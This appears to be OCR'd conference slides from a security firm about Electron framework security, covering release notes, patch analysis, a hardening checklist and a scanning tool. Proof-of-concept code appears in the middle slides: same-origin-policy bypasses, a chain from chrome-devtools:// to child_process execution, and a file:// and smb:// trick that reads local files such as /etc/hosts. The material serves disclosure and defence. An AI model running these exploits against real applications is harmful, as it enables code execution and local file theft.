- The check for disabling ASAR support via the `ELECTRON_NO_ASAR` environment variable is now cached for better performance. #7978
- Fixed a crash when calling `app.setAboutPanelOptions(options)` with a `credits` value. #7979
- Fixed an issue where an error would be thrown in certain cases when accessing remote objects or functions. #7980
- Fixed an issue where the `window.opener` API did not behave as expected.

Results:

- v1.4.15: The webview element now emits the context-menu event from the underlying webContents object
- v1.4.11: Fixed an issue where window.alert, window.close, and window.confirm did not behave as expected
- v1.3.13: Fixed an issue where window.alert, window.close, and window.confirm did not behave as expected
- v1.4.10: Fixed an issue where the window.opener API did not behave as expected
- v1.3.12: Fixed an issue where the window.opener API did not behave as expected
- v1.4.7: Fixed an issue where the window.opener API did not behave as expected
- v1.3.9: Fixed an issue where the window.opener API did not behave as expected
- v0.37.8: Disable node integration in webview when it is disabled in host page
- v0.37.4: Disable node integration in child windows opened with window.open when node integration is disabled in parent window

Electron core team is awesome!

1.6.8 May 01, 2017

Bug Fixes

- **[SECURITY]** Fixed an issue where the default app could render incorrectly depending on the path Electron was installed into. #9249
- **[SECURITY]** Fixed an issue where certain built-in window APIs like `alert`, `confirm`, `open`, `history.go`, and `postMessage` would throw errors in the main process instead of the renderer processes when the arguments were invalid. #9252
- **[SECURITY]** Fixed an issue where `chrome-devtools:` URLs would incorrectly override certain window options. #9278
- **[SECURITY]** Fixed an issue where certain valid frame names passed to `window.open` would throw errors in the main process. #9287
- Fixed a memory leak in windows that have the `sandbox` option enabled. #9314
- Fixed a crash when closing a window from within the callback to certain emitted events. #9113
- **[SECURITY]** Fixed an issue when using `postMessage` across windows where the `targetOrigin` parameter was not correctly compared against the source origin. #9301
- Fixed a debugger crash that would occur parsing certain protocol messages. #9322
- **[SECURITY]** Fixed an issue where specifying `webPreferences` in the `features` parameter to `window.open` would throw an error in the main process. #9289

macOS

- Fixed an issue where the `Error` emitted on `autoUpdater` `error` events would be missing the `message` and `stack` properties when serialized to JSON or sent over IPC. #9255

API Changes

- The module search path used by `require` is now set to the application root for non-`file:` URLs such as `about:blank`. #9095
- **[SECURITY]** The `javascript` option is now disabled in windows opened from a window that already has it disabled, similar to the `nodeIntegration` option. #9250

macOS

- `sheet-begin` and `sheet-end` events are now emitted by `BrowserWindow` instances when dialog sheets are presented/dismissed. #9108

Windows

- A `session-end` event is now emitted by `BrowserWindow` instances when the OS session is ending. #9254

Case Study: v1.3.9 Changes

- *Protip:* reversing a back-port is easier, smaller diff

- Included code changes to check whether the sender is parent of target, nodeIntegration is enabled and same origin
- So it had something to do with window.open without Node, but enabled in the parent

- Proof-of-Concept:

```
<script>
window.opener.eval('window.open("http://x.x.x.x/foo.html","","nodeIntegration=yes")');
</script>
```

We're on 1.6.x


- Apparently, no universal bypasses fixed in recent versions
- Started reading the documentation and realized that I could bypass SOP with:

```
<!— SOP Bypass #1 —>
<script>
const win = window.open("https://www.google.com");
win.location = "javascript:alert(document.domain)";
</script>

<!— SOP Bypass #2 —>
<script>
const win = window.open("https://www.google.com");
win.eval("alert(document.domain)");
</script>
```

BrowserWindowProxy and Eval

- A good example of Electron's "Glorified" APIs
- When you open a new window with open(), Electron returns a BrowserWindowProxy object



SOP-Bypass As a Feature

- The current implementation does not strictly enforce the Same-Origin Policy
  - Still work in progress
    - https://github.com/electron/electron/pull/8963
  - Chromium —disablewebsecurity flag exists, but it's kind of irrelevant

SOP2RCE

- How can we leverage the SOP-bypass to obtain code execution?

- *lib/renderer/init.js*

```
74  if (window.location.protocol === 'chrome-devtools:') {
75    // Override some inspector APIs.
76    require('./inspector')
77    nodeIntegration = 'true'
```

PoC - Reported on May 10
Fixed in v1.6.8

```
<!DOCTYPE html>
<html>
 <head>
  <title>Electron 1.6.7 BrowserWindowProxy SOP -> RCE</title>
 </head>
 <body>
 <script>
      document.write("Current location:" + window.location.href + "<br>");

      const win = window.open("chrome-devtools://devtools/bundled/inspector.html");

      win.eval("const execFile = require('child_process').execFile; const child =
      execFile('touch', ['/tmp/electronegativity'], (error, stdout, stderr) => {});");
 </script>
 </body>
</html>
```

Same-Origin-Policy Bypass

nodeIntegration Bypass (SOP2RCE)

Framework - “Glorified” APIs

- Electron extends the default JavaScript APIs
- *nodeIntegration* doesn’t affect this behavior
- However, sandboxed renderers are supposed to have native Chromium-like APIs
  - Current implementation does not revert the behavior of ALL “glorified” APIs

Example: HTML5 File path attribute

- HTML5 File API capabilities was extended in Electron with the path attribute
- Path exposes the file's real path on the fs

- For reference, modern browsers do limit path exposure during files upload
  - E.g. IE8 replaces the filename property with a bogus value *c:\fakepath\file.txt*

Framework - “Glorified” APIs bug

- The extended behavior is still exposed even when sandbox:true
- A remote origin could leverage this bug to leak the full path and username
- Reported on May 10th, still open


HTML5 File Glorified API bug

Framework - Deviations from browser standards

- SOP enforcement
- Fewer restrictions around privacy and secure UX
- file:// handler can be abused to read arbitrary files


Example: HTML5 Media Capture API

- HTML5 allows access to local media devices, thus making possible to record video and audio
- Browsers have implemented notification to inform the user that a remote site is capturing the webcam stream



HTML5 Media Capture API in Electron

- Electron does not display any notification
- XSS on Electron apps can be leveraged to <u>silently</u> capture screenshots, video and audio recording



file:// handler abuse

- Untrusted page can read local resources without user interaction
    - Open issue **https://github.com/electron/electron/issues/5151**

```
window.open("smb://guest:guest@attackersite/public/");
setTimeout(function(){
  window.open("file:///Volumes/public/test.html");
}, 10000);

<!— test.html —>
<iframe src="file:///etc/hosts"
onload="alert(this.contentDocument.body.innerHTML)"></iframe>
```

Local File Retrieval


5. Electron-based Apps Security Checklist

Custom Code - Vulnerabilities in your app

- On top of what we discussed so far, there are also application vulnerabilities
  - Traditional web vulnerabilities
  - Insecure use of Electron’s APIs
  - Wrong assumptions (Browser vs Electron)

Our practical checklist

1. Disable nodeIntegration for untrusted origins
2. Use sandbox for untrusted origins
3. Review the use of command line arguments
4. Review the use of preload scripts
5. Do not use disablewebsecurity
6. Do not allow insecure HTTP connections
7. Do not use Chromium's experimental features
8. Limit navigation flows to untrusted origins
9. Use setPermissionRequestHandler for untrusted origins
10. Do not use insertCSS, executeJavaScript or eval with user-supplied content
11. Do not allow popups in webview
12. Review the use of custom protocol handlers
13. Review the use of openExternal



Electronegativity

- To facilitate secure development and security testing, we are also releasing a tool
- Leverages AST parsing to look for all issues discussed in the checklist

- Our checklist white paper and Electronegativity code will be available at: **https://www.doyensec.com/research.html**

6. Conclusions

Conclusions

- Hopefully, our study will lead to more secure Electron apps
- Today's Electron is not secure (by default) to render untrusted content:
  - Having a good understanding of Electron's internals, secure apps can be built
  - v2.x is expected to be the security game-changer

Future Work

- Electron vs Muon
- Leverage Electronegativity to understand the state of Electron Apps security
- More vulnerability research on Electron

Thanks!

- Feel free to reach out
  - **@lucacarettoni**
  - **luca@doyensec.com**